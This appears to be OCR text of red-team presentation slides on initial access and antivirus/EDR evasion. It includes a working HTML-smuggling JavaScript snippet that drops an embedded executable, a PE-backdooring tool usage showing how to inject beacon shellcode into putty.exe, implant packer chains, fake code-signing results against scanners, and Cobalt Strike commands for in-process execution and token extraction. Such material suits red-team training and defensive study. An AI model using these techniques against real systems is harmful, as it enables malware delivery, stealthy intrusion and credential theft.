
<https://outflank.nl/blog/2020/03/30/mark-of-the-web-from-a-red-teams-perspective/>




Format	Strips MOTW?	Off the shelf Windows support?	Elevation required?	Remarks
zip	No	Yes	No	
7zip	Partially	No	No	MOTW stripped only on manual files extraction
ISO	Yes	Yes	No	
IMG	Yes	Yes	No	
PDF	?	Yes	No	Depends on Javascript support in PDF reader
CAB	No	Yes	No	Requires few additional clicks on victim-side
VHD	Yes	Yes	Yes	This script currently can't make directories
VHDX	Yes	Yes	Yes	This script currently can't make directories

Containerized Malware

- » PDF can contain URL pointing to malware or **Attachments**
- » Attachments are commonly used feature to package multiple docs into a single PDF
- » Attachments can auto-open through Javascript in PDF
- » We've seen Customers using PDFs with containing 10+ attached resources - no kidding.





The Beauty of HTML Smuggling

HTML Smuggling - Deadly Effective

<https://outflank.nl/blog/2018/08/14/html-smuggling-explained/>

- » Gets passed through the most aggressive Web Proxy policies
- » Proxies, Sandboxes, Emulators, Email Scanning => **BYPASSED**
- » Malicious file embedded in HTML in Javascript.
- » **MUST** employ anti-sandbox/-headless + timing delays
 - » Deploy a decoy doc if unsure

Ex: hacklikea.red/file.html

[download](#)

Causes the browser to treat the linked URL as a download. Can be used with or without a value:

- Without a value, the browser will suggest a filename/extension, generated from various sources:
 - The [Content-Disposition](#) HTTP header
 - The final segment in the URL [path](#)
 - The [media type](#) (from the [Content-Type](#) header, the start of a [data: URL](#), or [Blob.type](#) for a [blob: URL](#))

HTML smuggling explained

[Stan Hegel](#) | August 14, 2018

```
DSINV2RQ5VU12317QJLCCBQQLEBPUJXANP1IWWAAMPTC71ZANDEQAAAAARTAND5E1NGD  
k8FbzY9SLKN60xDsIr22TuXP3fMIGYMICApH4wfDELMAkGA1UEBhMCVVMxEzARBgNVBAgTC1d  
TWlJcm9zb2Z0IFRpWUtU3RhXAgUENBIDIwMTACEzMAAAD50wuyGQEawS0AAAAAAAPkwIgQg  
U10QPJu8ARWTAVtsKDSMdUzypwX4I2BYq5fVrlCAEVrG+cPfb1wv7mnWsbbbkzTEMyszzm  
oxGIv37LsvJizTo3IvB2k2x7+9tx7sFczz0eTT+59uSZNa0t1zNt5mnw8wUs6GrqqcipkGTk  
var obf_data = obf_base64ToArrayBuffer(obf_file);  
var obf_blob = new Blob([obf_data], {type: 'application/octet-stream'});  
var obf_fileName = 'Autoruns64.exe';  
  
// msSaveOrOpenBlob  
if (window.navigator['msSaveOrOpenBlob']) {  
    window.navigator['msSaveOrOpenBlob'](obf_blob, obf_fileName);  
}  
else {  
    var obf_a = document.createElement('a');  
    document.body.appendChild(obf_a);  
    obf_a.style = 'display: none';  
  
    // createObjectURL  
    var obf_url = window.URL['createObjectURL'](obf_blob);  
    obf_a.href = obf_url;  
  
    // download  
    obf_a['download'] = obf_fileName;  
  
    obf_a.click();  
  
    // revokeObjectURL  
    window.URL['revokeObjectURL'](obf_url);  
}
```

(Not So) Typical Vectors – 0-days / CVEs

- » 0-days are rare, but usually are **undetectable**
- » Public CVEs are also a good way to gain an initial foothold on the vulnerable systems, **but there is a risk of being detected**



CVE-2018-17213-Authentication Bypass-PrinterOn


The PrinterOn web application, versions 4.1.4 and lower, is vulnerable to Authentication Bypass attacks that allows attackers to gain access via a crafted GET request. Even if the print server is secured to allow only valid users to authenticate, and has the "Allow Guest" functionality turned off, the vulnerability still occurs.

CVE-2020-13965: Cross-Site Scripting (XSS) via Malicious XML Attachment in Roundcube Webmail

A Cross-Site scripting (XSS) vulnerability exists in Roundcube versions before 1.4.5 and 1.3.12. By leveraging the parsing of "text/xml" attachment, an attacker can bypass the Roundcube script filter and execute arbitrary malicious JavaScript in the victim's browser when the malicious attachment is clicked/previewed.

CVE-2021-46362: Unauthenticated SSTI in Magnolia CMS

In Magnolia (versions <=6.2.3) the registration and/or forgotten-password forms use FreeMarker in order to send emails with dynamic content. By inserting malicious content in the "fullname" parameter, an unauthenticated attacker may perform SSTI (Server-Side Template Injection) attacks which can leverage FreeMarker in order to obtain RCE (Remote Code Execution).



Evasion In-Depth

Evasion In-Depth -> Across The Kill-Chain

- » Apply Evasion Regime At Every Attack Step
- » Across the Kill-Chain
 - » Each stage of cyber kill-chain comes with unique **challenges**
 - » Each **challenge** needs to be modelled from **detection** surface point-of-view
 - » Each **detection** area to be addressed with Unique **Evasion**



Installation

» KILLER EVASION:

- » BEWARE OF USING COBALT STRIKE 😞, EMPIRE, SILENTTRINITY, COVENANT, METASPLOIT
- » They're used to fine tune EDR/XDR/AV detections. Sadly CS is a benchmark now 😞

» If your Client/Team/Employer can afford it:

- » Develop In-House Malware
- » Better - Develop In-House Mythic C2 Implant (no time wasted for UI)

» What's fancy nowadays?

- » Nighthawk - helluva C2, but priceyyy
- » PoshC2 - may work just fine
- » Sliver - really evasive, requires mods, too heavy for my taste
execute-assembly follows fork & run (beware, its loud!)



Adam Chester
 @_xpn_

Man I'm calling it, bye bye Cobalt Strike, hello Sliver!
Not had to use CS on an engagement for a while but
when you don't wanna burn your internal stuff and
need to use public tools, the pain involved around
evasion for simple tasks in CS is horrible... time for
something new.

Installation

ASR (Attack surface Reduction) audited explorer.exe launch : evil.exe triggering the rule 'Block executable files from running unless they meet a prevalence, age, or trusted list criteria'

» Prefer DLLs over EXEs == Indirect Execution

- » MS Defender For Endpoint has this ASR prevalence rule -> not that effective against DLLs
- » Apply DLL Side-Loading / DLL Hijacking / COM Hijacking / XLLs & forget about it

The screenshot shows the Microsoft Defender for Endpoint interface for the file 'evil.exe'. The top navigation bar includes 'Stop and Quarantine File', 'Add Indicator', 'Consult a threat expert', and 'Action center'. The main content area is titled 'File summary' for 'evil.exe'. The 'Overview' tab is selected, showing the following details:

- File details:**
 - SHA1: c80b2c (Copy)
 - SHA256: 7717f3 (Copy)
 - MDS: 62a312 (Copy)
 - Size: 705.02 KB
 - Signer: Unknown
 - Is PE: True
 - Malware detection: None
- Incident:** Data isn't available right now.
- Observed in organization:** 180 days.
- Deep analysis:** Malware detection: No data available.
- File names (2):** Malware Total ratio: 0 Email inboxes (Open in Office 365), 2 devices in organization (30 days), 2 devices worldwide (First seen: 7 days ago | Last seen: 7 days ago).
- File prevalence:** 0 Email inboxes, 2 devices in organization (30 days), 2 devices worldwide (First seen: 7 days ago | Last seen: 7 days ago).

Processing

» Encrypt your strings during
Compile-Time with [andivet/ADVobfuscator](#)

» or **Obfuscate** your implants:
» conveniently with *ProtectMyTooling*



» It lets you roll implants through
multitude of daisy-chained packers

ProtectMyTooling v0.15 | be responsible - watermark and track your implants

Input File D:\dev2\ProtectMyTooling\tests\dbgview64.exe Output File D:\dev2\ProtectMyTooling\tests\dbgview64-obf.exe File Architecture Auto

Choose packers to work with:

- amber
- asstrongasfuck
- backdoor
- callobf
- confuserex
- donut
- enigma
- hyperion
- intellilock
- invobf
- logicnet
- mangle
- mpress
- netreactor
- netshrink
- nimcrypt2
- nimpackt
- nimsyscall
- packer64
- pe2shc
- pecloak
- peresed
- scarecrow
- sgn
- smartassembly
- srdi
- themida
- upx
- vmprotect

donut
sgn
nimpackt
callobf
peresed
upx
mangle

<-- Packers chain

Config path d:\dev2\ProtectMyTooling\config\ProtectMyTooling.yaml Watermark section=.foo,1234567890abcdef123456 Custom IOC Custom Options
 Collect IOCs Hide Console Don't disable AV Verbose Debug

Mangle(Upx(Peresed(Callobf(Nimpackt(Sgn(Donut("dbgview64.exe"))))))))

Processing

- » If you need to have them EXE
 - » Backdoor legitimate EXE
 - » then Sign that EXE with a Fake Code Cert
- » PE Backdooring strategy:
 - » Insert Shellcode in the middle of .text
 - » Change OEP
 - » ... or better hijack a branching JMP/CALL
 - » Regenerate Authenticode signature



Your finest PE backdooring companion.
Mariusz Banach / mgeeky '22, (@mariuszbit)
<m@binary-offensive.com>

```
usage: peInjector.py [options] <mode> <shellcode> <infile>

options:
  -h, --help            show this help message and exit

Required arguments:
  mode                  PE Injection mode, see help epilog for more details.
  shellcode             Input shellcode file
  infile                PE file to backdoor

Optional arguments:
  -o PATH, --outfile PATH
                        Path where to save output file with watermark injected. If not given, will modify infile.
  -v, --verbose          Verbose mode.

Backdooring options:
  -n NAME, --section-name NAME
                        If shellcode is to be injected into a new PE section, define that section name. Section name must not be longer than 7 characters.
  -i IOC, --ioc IOC    Append IOC watermark to injected shellcode to facilitate implant tracking.

Authenticode signature options:
  -r, --remove-signature
                        Remove PE Authenticode digital signature since its going to be invalidated anyway.

-----
PE Backdooring <mode> consists of two comma-separated options.
First one denotes where to store shellcode, second how to run it:

<mode>

  save,run
  |
  +----- 1 - change AddressOfEntryPoint
           2 - hijack branching instruction at Original Entry Point (jmp, call, ...)
           3 - setup TLS callback
  |
  +----- 1 - store shellcode in the middle of a code section
           2 - append shellcode to the PE file in a new PE section

Example:
  py peInjector.py 1,2 beacon.bin putty.exe putty-infected.exe
```




Fake Signing

» That's rubbish, modern anti-malware tech wouldn't get fooled that way!

» Yeah, exactly - no way!

» Oh, anyway...
who got tricked?


1. Avast
2. AVG
3. Avira
4. Cylance
5. Cynet
6. F-Secure
7. MaxSecure
8. SentinelOne
(Static ML)



This screenshot shows the VirusTotal analysis for the file 1413de7cee2c7c161f814fe93256968450b4e99ae65f0b5e7c2e76128526cc73. The file is identified as Apollo.exe. The analysis summary indicates 30 security vendors flagged it as malicious, while 70 did not. The file size is 1.27 MB and it was scanned on 2022-07-13 at 20:03:10 UTC. The detection tab is selected, showing a single YARA rule from ditekSHen that matches the file as being manipulated with Fody. The file is marked as unsigned.

Mythic Apollo.exe not signed.

<https://www.virustotal.com/gui/file/1413de7cee2c7c161f814fe93256968450b4e99ae65f0b5e7c2e76128526cc73?nocache=1>



This screenshot shows the VirusTotal analysis for the same file, 1413de7cee2c7c161f814fe93256968450b4e99ae65f0b5e7c2e76128526cc73. The analysis summary indicates 22 security vendors flagged it as malicious, while 69 did not. The file size is 1.28 MB and it was scanned on 2022-07-13 at 20:03:23 UTC. The detection tab is selected, showing the same YARA rule from ditekSHen. However, the file is now marked as signed, which is highlighted in red. A white cat is visible in the bottom right corner of the interface.

Mythic Apollo.exe fake-signed.

<https://www.virustotal.com/gui/file/34543de8a6b24c98ea526d8f2ae5f1dbe99d64386d8a8f46ddbcdebaac3df65?nocache=1>

Command & Control

» Switch from Fork & Run into **Inline** (Inprocess) operations

» Hard to safely perform Remote Process Injection
with apex EDR

» So instead of injecting - remain *inprocess*

» We stick along with customised version of BOF.NET by @CCob

```
bofnet_init
bofnet_load seatbelt
bofnet_executeassembly seatbelt OSInfo
```

```
beacon> bofnet_jobs
[*] Attempting to execute BOFNET.Bofs.Jobs.JobList
[+] [05/17 14:35:23] host called home, sent: 8120 bytes
[+] received output:
```

```
- [ 10] Type: ExecuteAssembly, Active: False, Output: True (      2 bytes), Args: "st
- [ 17] Type: ExecuteAssembly, Active: False, Output: True ( 1023 bytes), Args: "st
+ [  7] Type: ExecuteAssembly, Active: True, Output: False (      0 bytes), Args: "carbuncle search /body /content:
+ [ 21] Type: ExecuteAssembly, Active: True, Output: False (      0 bytes), Args: "carbuncle search /body /content:
+ [ 20] Type: ExecuteAssembly, Active: True, Output: False (      0 bytes), Args: "carbuncle search /body /content:
```

Fork & Run (BAD):

```
beacon> execute-assembly seatbelt -group=all
```

Inline (GOOD):

```
beacon> bofnet_jobassembly seatbelt -group=all
```

```
beacon> bofnet_executeassembly sharpprt
```

```
[*] Attempting to start .NET assembly in blocking mode
[+] [06/01 15:51:09] host called home, sent: 8672 bytes
[+] received output:
```

```
:: SharpPRT - Primary Refresh Token extractor.
```

```
